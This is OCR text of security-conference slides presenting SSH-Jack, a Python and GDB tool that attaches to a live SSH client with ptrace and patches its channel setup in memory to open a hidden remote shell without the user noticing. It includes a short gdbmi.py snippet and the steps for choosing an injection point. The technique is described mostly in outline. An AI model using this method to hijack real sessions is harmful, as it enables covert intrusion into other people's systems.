
Hijack the Application

- Different MO:
  - attack during peak time, while the users are there
  - daylight robbery; take their root while they're using it...
  - ...without them even noticing
- Not really very technically challenging
  - just creative reapplication of tricks virii, debugging, binary reverse-engineering

Technique Comparison

- Conclusion: Transient trusts almost as much fun as the real thing

(Gentlemen, as this graph clearly shows, my m4d t3kneeq is teh b3zt!)




The SSH 'Jacker

- SSH-Jack: A Python script which gives you a shell at the other end of a running SSH session
  - How it works
  - Implementation Details
  - Anti-forensics
  - Mitigation
  - Improvements, Direction


Rich Protocols: SSH

- Goal: Hijack session while in active use without detection
- Virtual Channel infrastructure makes it seamless




How it Works (I)

- Reuse the features provided by SSH...
- ... for evil
- Glue a socket to a second shell, add an Evil Hax0r, mix well.




How it Works (II)

- Using Python and GDB/MI it:
  - ptrace attaches to the SSH client process




How it Works (III)

- finds the virtual channel setup code
- patches it in memory to request a remote shell which talks to a local tcp socket instead of the user




How it Works (IV)

- alters execution flow to run the VC setup code



How it Works (V)

- restores original code & state
- continues execution as if nothing happened...
- ... except that you got pwned.



What your mother warned you about

- Hackers are sneaky
- Hackers don't just install LRK4 and BNC any more (at least, the ones you don't catch)
- Good hackers display creativity (as do expensive pentesters... you hope)

Automated Debugging

- Of course a human with a debugger can do sneaky things
- We want to automate it
- GDB is good, GDB/MI (machine interface) passable
- Python + GDB is a good mix; ubiquitous scripting language, interactive shell, good debugger

Automated Debugging (II)

- Goal: sneakiness of a human, speed and portability of a script
- Less like debugging (no symbol information), more like bit of binary analysis mixed with a bit of virus technique

Details

- SSH-Jack Nitty Gritty
  - Python GDB/MI
  - Finding a safe place to stop the program
  - Deciding where to redirect execution
  - The Evil
  - Generating code to inject
  - Running it
- Discussing with specific reference to SSH-Jack, but techniques are general

GDB/MI

- GDB is the GNU debugger
- GDB/MI is it's programmatic interface
- Implemented gdbmi.py, python interface to GDB
- Basic functionality only, but usable. e.g:

```
g=gdbmi()
g.connect(pid)
g.insertBreak(breakpoint)
g.waitForBreak()
oldeip = g.getRegs()[“eip”]
g.setByte(0x0ee7beef, 0x29)
```

A Safe Place


- Normally single threaded, use of globals, no locking, so we have to be careful
- Find a safe place to run our code
  - read the fine source
  - probably the mainline, as close to normal as possible

```
clientloop.c:
407: ret = select((*maxfdp)
   *readsetp, *writesetp, N
408: if(ret > 0) {
```

- Stop the process
- Locate address of safe place
- Add a breakpoint there, easy!
- Continue execution


But where is select()?

- We don't have debug symbols
- No problem, just a few more steps:
  - Select() is provided by libc...
  - Ask for the address where the dynamic linker put libc::select()



